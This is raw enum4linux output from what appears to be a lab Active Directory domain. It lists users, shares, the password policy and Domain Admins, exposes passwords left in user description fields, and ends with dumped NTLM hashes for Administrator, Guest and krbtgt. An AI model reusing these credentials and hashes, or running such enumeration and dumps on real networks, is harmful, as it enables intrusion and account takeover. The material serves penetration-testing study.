Password ......... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


[34m ============================( [0m[32mEnumerating Workgroup/Domain on 192.168.10.1[0m[34m )============================

[0m[33m
[+] [0m[32mGot domain/workgroup name: UADCWNET

[0m
[34m ================================( [0m[32mNbtstat Information for 192.168.10.1[0m[34m )================================

[0mLooking up status of 192.168.10.1
SERVER1        <00> -         B <ACTIVE>  Workstation Service
UADCWNET       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
UADCWNET       <1c> - <GROUP> B <ACTIVE>  Domain Controllers
SERVER1        <20> -         B <ACTIVE>  File Server Service
UADCWNET       <1b> -         B <ACTIVE>  Domain Master Browser
UADCWNET       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
UADCWNET       <1d> -         B <ACTIVE>  Master Browser
..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

MAC Address = 00-0C-29-0F-A7-51

[34m ==================================( [0m[32mSession Check on 192.168.10.1[0m[34m )==================================

[0m[33m
[+] [0m[32mServer 192.168.10.1 allows sessions using username 'test', password 'test123'

[0m
[34m ================================( [0m[32mGetting domain SID for 192.168.10.1[0m[34m )================================

[0mDomain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
[33m
[+] [0m[32mHost is part of a domain (not a workgroup)

[0m
[34m ==================================( [0m[32mOS information on 192.168.10.1[0m[34m )==================================

[0m[33m
[E] [0m[31mCan't get OS info with smbclient

[0m[33m
[+] [0m[32mGot OS info for 192.168.10.1 from srvinfo:
[0m            192.168.10.1   Wk Sv PDC Tim NT LMB
platform_id     :       500
```

os version : 10.0
server type : 0x84102b

[34m ==========([0m[32mUsers on 192.168.10.1[0m[34m)==========

[0mindex: 0xa37 RID: 0xa37 acb: 0x00000210 Account: A.Kennedy Name: Arlene Kennedy Desc: century
index: 0xa4c RID: 0xa4c acb: 0x00000210 Account: A.Peters Name: Archie Peters Desc: copperhead
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0xa52 RID: 0xa52 acb: 0x00000210 Account: B.Lewis Name: Ben Lewis Desc: shareholder
index: 0xa41 RID: 0xa41 acb: 0x00000210 Account: B.Rice Name: Brad Rice Desc: tyranny
index: 0xa3d RID: 0xa3d acb: 0x00000210 Account: B.Wong Name: Beverly Wong Desc: objectify
index: 0xa56 RID: 0xa56 acb: 0x00000210 Account: B.Yates Name: Brittany Yates Desc: perjure
index: 0xa40 RID: 0xa40 acb: 0x00000210 Account: D.Brooks Name: Doug Brooks Desc: waterway
index: 0xa3e RID: 0xa3e acb: 0x00000210 Account: D.Ford Name: Dexter Ford Desc: Brontosaurus
index: 0xa4b RID: 0xa4b acb: 0x00000210 Account: D.Murray Name: Deanna Murray Desc: amount
index: 0xa57 RID: 0xa57 acb: 0x00000210 Account: E.Frazier Name: Erik Frazier Desc: horseshoe
index: 0xa2f RID: 0xa2f acb: 0x00000210 Account: F.Payne Name: Felicia Payne Desc: Replication Account
index: 0xa53 RID: 0xa53 acb: 0x00000210 Account: F.Sanders Name: Franklin Sanders Desc: gigaherz
index: 0xa5a RID: 0xa5a acb: 0x00000210 Account: G.Adkins Name: Guadalupe Adkins Desc: Cahill
index: 0xa58 RID: 0xa58 acb: 0x00000210 Account: G.Francis Name: Gretchen Francis Desc: Fruehauf
index: 0xa45 RID: 0xa45 acb: 0x00000210 Account: G.Malone Name: Gerardo Malone Desc: fellow
index: 0xa48 RID: 0xa48 acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: lee
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xa47 RID: 0xa47 acb: 0x00000210 Account: H.Mclaughlin Name: Holly Mclaughlin Desc: changeable
index: 0xa55 RID: 0xa55 acb: 0x00000210 Account: I.Robinson Name: Ian Robinson Desc: sie
index: 0xa4e RID: 0xa4e acb: 0x00000210 Account: J.Becker Name: Jaime Becker Desc: barbudo
index: 0xa3b RID: 0xa3b acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: spatlum
index: 0xa31 RID: 0xa31 acb: 0x00000210 Account: J.Poole Name: Javier Poole Desc: wingman
index: 0xa59 RID: 0xa59 acb: 0x00000210 Account: J.Shaw Name: Jaime Shaw Desc: cuisine
index: 0xa2e RID: 0xa2e acb: 0x00010210 Account: J.Wheeler Name: Johnny Wheeler Desc: GNP
index: 0xa4f RID: 0xa4f acb: 0x00000210 Account: K.Perkins Name: Katie Perkins Desc: Reilly
index: 0xa29 RID: 0xa29 acb: 0x00000210 Account: K.Thompson Name: Karl Thompson Desc: choose
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xa2b RID: 0xa2b acb: 0x00000210 Account: L.Gill Name: Loren Gill Desc: Custer
index: 0xa4a RID: 0xa4a acb: 0x00000210 Account: L.Thornton Name: Laverne Thornton Desc: bosco
index: 0xa39 RID: 0xa39 acb: 0x00000210 Account: L.Washington Name: Lori Washington Desc: traumatic
index: 0xa44 RID: 0xa44 acb: 0x00000210 Account: L.Williamson Name: Larry Williamson Desc: wonder
index: 0xa34 RID: 0xa34 acb: 0x00000210 Account: M.Adams Name: Maureen Adams Desc: flower
index: 0xa3f RID: 0xa3f acb: 0x00000210 Account: M.Daniel Name: Micheal Daniel Desc: pwd:diffeomorphism15
index: 0xa46 RID: 0xa46 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: Marlboro
index: 0xa50 RID: 0xa50 acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: citron
index: 0xa4d RID: 0xa4d acb: 0x00000210 Account: M.Padilla Name: Marlon Padilla Desc: ceramic
index: 0xa3c RID: 0xa3c acb: 0x00000210 Account: M.Paul Name: Mary Paul Desc: LIFO
index: 0xa33 RID: 0xa33 acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: undulate
index: 0xa2c RID: 0xa2c acb: 0x00000210 Account: N.May Name: Natalie May Desc: work
index: 0xa32 RID: 0xa32 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: troll
index: 0xa42 RID: 0xa42 acb: 0x00000210 Account: P.Powers Name: Patti Powers Desc: inquiry
index: 0xa49 RID: 0xa49 acb: 0x00000210 Account: P.Rodriquez Name: Penny Rodriquez Desc: steelmake
index: 0xa54 RID: 0xa54 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc: spraying
index: 0xa51 RID: 0xa51 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: pipette
index: 0xa3a RID: 0xa3a acb: 0x00000210 Account: S.Shelton Name: Stacy Shelton Desc: kickoff
index: 0xa43 RID: 0xa43 acb: 0x00000210 Account: S.Wright Name: Stanley Wright Desc: cadre
index: 0xa38 RID: 0xa38 acb: 0x00000210 Account: T.Fuller Name: Tina Fuller Desc: feature
index: 0xa30 RID: 0xa30 acb: 0x00000210 Account: T.Oliver Name: Tommie Oliver Desc: Byron
index: 0x455 RID: 0x455 acb: 0x00000a10 Account: test Name: Test account Desc: (null)
index: 0xa2a RID: 0xa2a acb: 0x00000210 Account: V.Nelson Name: Viola Nelson Desc: celebrant
index: 0xa2d RID: 0xa2d acb: 0x00000210 Account: W.Holt Name: Wilbur Holt Desc: emissary
index: 0xa36 RID: 0xa36 acb: 0x00000210 Account: W.Wolfe Name: Woodrow Wolfe Desc: Emma
index: 0xa35 RID: 0xa35 acb: 0x00000210 Account: Y.Marshall Name: Yvette Marshall Desc: silo

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]
user:[test] rid:[0x455]
user:[K.Thompson] rid:[0xa29]
user:[V.Nelson] rid:[0xa2a]
user:[L.Gill] rid:[0xa2b]
user:[N.May] rid:[0xa2c]
user:[W.Holt] rid:[0xa2d]
user:[J.Wheeler] rid:[0xa2e]
user:[F.Payne] rid:[0xa2f]
user:[T.Oliver] rid:[0xa30]
user:[J.Poole] rid:[0xa31]
user:[N.Wells] rid:[0xa32]
user:[N.Hogan] rid:[0xa33]
user:[M.Adams] rid:[0xa34]
user:[Y.Marshall] rid:[0xa35]
user:[W.Wolfe] rid:[0xa36]
user:[A.Kennedy] rid:[0xa37]
user:[T.Fuller] rid:[0xa38]
user:[L.Washington] rid:[0xa39]
user:[S.Shelton] rid:[0xa3a]
user:[J.Farmer] rid:[0xa3b]
user:[M.Paul] rid:[0xa3c]
user:[B.Wong] rid:[0xa3d]
user:[D.Ford] rid:[0xa3e]
user:[M.Daniel] rid:[0xa3f]
user:[D.Brooks] rid:[0xa40]
user:[B.Rice] rid:[0xa41]
user:[P.Powers] rid:[0xa42]
user:[S.Wright] rid:[0xa43]
user:[L.Williamson] rid:[0xa44]
user:[G.Malone] rid:[0xa45]
user:[M.Harrington] rid:[0xa46]
user:[H.Mclaughlin] rid:[0xa47]
user:[G.Turner] rid:[0xa48]
user:[P.Rodriquez] rid:[0xa49]
user:[L.Thornton] rid:[0xa4a]
user:[D.Murray] rid:[0xa4b]
user:[A.Peters] rid:[0xa4c]
user:[M.Padilla] rid:[0xa4d]
user:[J.Becker] rid:[0xa4e]
user:[K.Perkins] rid:[0xa4f]
user:[M.Murphy] rid:[0xa50]
user:[S.Higgins] rid:[0xa51]
user:[B.Lewis] rid:[0xa52]
user:[F.Sanders] rid:[0xa53]
user:[R.Soto] rid:[0xa54]
user:[I.Robinson] rid:[0xa55]
user:[B.Yates] rid:[0xa56]
user:[E.Frazier] rid:[0xa57]
user:[G.Francis] rid:[0xa58]
user:[J.Shaw] rid:[0xa59]
user:[G.Adkins] rid:[0xa5a]

[34m ==========([0m[32mShare Enumeration on 192.168.10.1[0m[34m)==========

[0mdo_connect: Connection to 192.168.10.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Sharename	Type	Comment
ADMIN$	Disk	Remote Admin
C$	Disk	Default share
Fileshare1	Disk	
Fileshare2	Disk	
HR	Disk	
IPC$	IPC	Remote IPC

NETLOGON Disk Logon server share
Resources Disk
SYSVOL Disk Logon server share
SYSVOL2 Disk
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
[33m
[+] [0m[32mAttempting to map shares on 192.168.10.1

[0m//192.168.10.1/ADMIN$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A
//192.168.10.1/C$ [35mMapping: [0mDENIED[35m Listing: [0mN/A[35m Writing: [0mN/A
//192.168.10.1/Fileshare1 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/Fileshare2 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/HR [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
[33m
[E] [0m[31mCan't understand response:

[0mNT_STATUS_NO_SUCH_FILE listing *
//192.168.10.1/IPC$ [35mMapping: [0mN/A[35m Listing: [0mN/A[35m Writing: [0mN/A
//192.168.10.1/NETLOGON [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/Resources [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/SYSVOL [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A
//192.168.10.1/SYSVOL2 [35mMapping: [0mOK[35m Listing: [0mOK[35m Writing: [0mN/A

[34m ============================([0m[32mPassword Policy Information for 192.168.10.1[0m[34m)============================

[0m

[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

[+] UADCWNET
[+] Builtin

[+] Password Info for Domain: UADCWNET

[+] Minimum password length: 7
[+] Password history length: 24
[+] Maximum password age: 136 days 23 hours 58 minutes
[+] Password Complexity Flags: 010000

    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 1
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter:
[+] Locked Account Duration:
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[33m
[+] [0m[32mRetieved partial password policy with rpcclient:

[0mPassword Complexity: Disabled
Minimum Password Length: 7

[34m ======================================([0m[32mGroups on 192.168.10.1[0m[34m)======================================

[0m[33m
[+] [0m[32mGetting builtin groups:

[0mgroup:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]
[33m
[+] [0m[32m Getting builtin group memberships:

[0m[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Administrator
[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Enterprise Admins
[35mGroup: [0mAdministrators' (RID: 544) has member: UADCWNET\Domain Admins
[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
[35mGroup: [0mUsers' (RID: 545) has member: NT AUTHORITY\Authenticated Users
[35mGroup: [0mUsers' (RID: 545) has member: UADCWNET\Domain Users
[35mGroup: [0mIIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
[35mGroup: [0mPre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
[35mGroup: [0mWindows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Guest
[35mGroup: [0mGuests' (RID: 546) has member: UADCWNET\Domain Guests
[33m
[+] [0m[32m Getting local groups:

[0mgroup:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
[33m
[+] [0m[32m Getting local group memberships:

[0m[35mGroup: [0mDnsAdmins' (RID: 1101) has member: UADCWNET\W.Wolfe
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt

[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
[35mGroup: [0mDenied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers
[33m
[+] [0m[32m Getting domain groups:

[0mgroup:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]
[33m
[+] [0m[32m Getting domain group memberships:

[0m[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\marketplace$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\pc28$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\range86-130$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\nt4$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust84$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\devserver$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\about$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\helponline$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\sanantonio$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\inbound$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\customer$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ir$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\announce$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\iris$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\dev1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust24$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mx$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\vader$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\cust53$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mv$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\mickey$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\ptld$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\tool$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\uninet$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\houstin$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$

[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$
[35mGroup: [0m'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$
[35mGroup: [0m'Information Technology' (RID: 1108) has member: UADCWNET\test
[35mGroup: [0m'Domain Guests' (RID: 514) has member: UADCWNET\Guest
[35mGroup: [0m'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
[35mGroup: [0m'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
[35mGroup: [0m'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
[35mGroup: [0m'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\W.Holt
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\B.Yates
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\I.Robinson
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\L.Washington
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\J.Shaw
[35mGroup: [0m'Domain Admins' (RID: 512) has member: UADCWNET\M.Padilla
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\Administrator
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\test
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\K.Thompson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\V.Nelson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Gill
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.May
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Wheeler
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Payne
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\N.Hogan
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Adams
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\Y.Marshall
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Wolfe
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\A.Kennedy
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\T.Fuller
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Shelton
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Farmer
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Paul
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Wong
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Ford
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Daniel
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Brooks
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Rice
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\P.Powers
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Wright
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Williamson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Malone
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\H.Mclaughlin
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Turner
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\P.Rodriquez
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\D.Murray
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\A.Peters
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Becker
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\K.Perkins
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Murphy
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Lewis
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\F.Sanders
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\E.Frazier
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Francis
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\G.Adkins

[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\W.Holt
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\B.Yates
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\I.Robinson
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\L.Washington
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\J.Shaw
[35mGroup: [0m'Domain Users' (RID: 513) has member: UADCWNET\M.Padilla
[35mGroup: [0m'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator

[34m ==================([0m[32mUsers on 192.168.10.1 via RID cycling (RIDS: 500-550,1000-1050)[0m[34m)==================

[0m[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-32
[33m
[I] [0m[36mFound new SID:
[0mS-1-5-21-2373017989-4057782597-2990666611
[33m
[+] [0m[32mEnumerating users using SID S-1-5-32 and logon username 'test', password 'test123'

[0mS-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[33m
[+] [0m[32mEnumerating users using SID S-1-5-21-2373017989-4057782597-2990666611 and logon username 'test', password 'test123'

[0mS-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator (Local User)
S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local User)
S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local User)
S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain Computers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers (Local Group)
S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy Creator Owners (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only Domain Controllers (Domain Group)

S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-1000 UADCWNET\SERVER1$ (Local User)
[33m
[+] [0m[32mEnumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test', password 'test123'

[0m[33m
[+] [0m[32mEnumerating users using SID S-1-5-80 and logon username 'test', password 'test123'

[0m[33m
[+] [0m[32mEnumerating users using SID S-1-5-90 and logon username 'test', password 'test123'

[0m[33m
[+] [0m[32mEnumerating users using SID S-1-5-21-3909509232-362358561-949330273 and logon username 'test', password 'test123'

[0mS-1-5-21-3909509232-362358561-949330273-500 SERVER1\Administrator (Local User)
S-1-5-21-3909509232-362358561-949330273-501 SERVER1\Guest (Local User)
S-1-5-21-3909509232-362358561-949330273-503 SERVER1\DefaultAccount (Local User)
S-1-5-21-3909509232-362358561-949330273-504 SERVER1\WDAGUtilityAccount (Local User)
S-1-5-21-3909509232-362358561-949330273-513 SERVER1\None (Domain Group)

[34m ==============================([0m[32mGetting printer info for 192.168.10.1[0m[34m)==============================

[0mNo printers returned.

enum4linux complete on Fri Jan 13 06:13:04 2023

Hashes.txt

Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce5006f06fb238ecd9944cd8a34ff95a:::
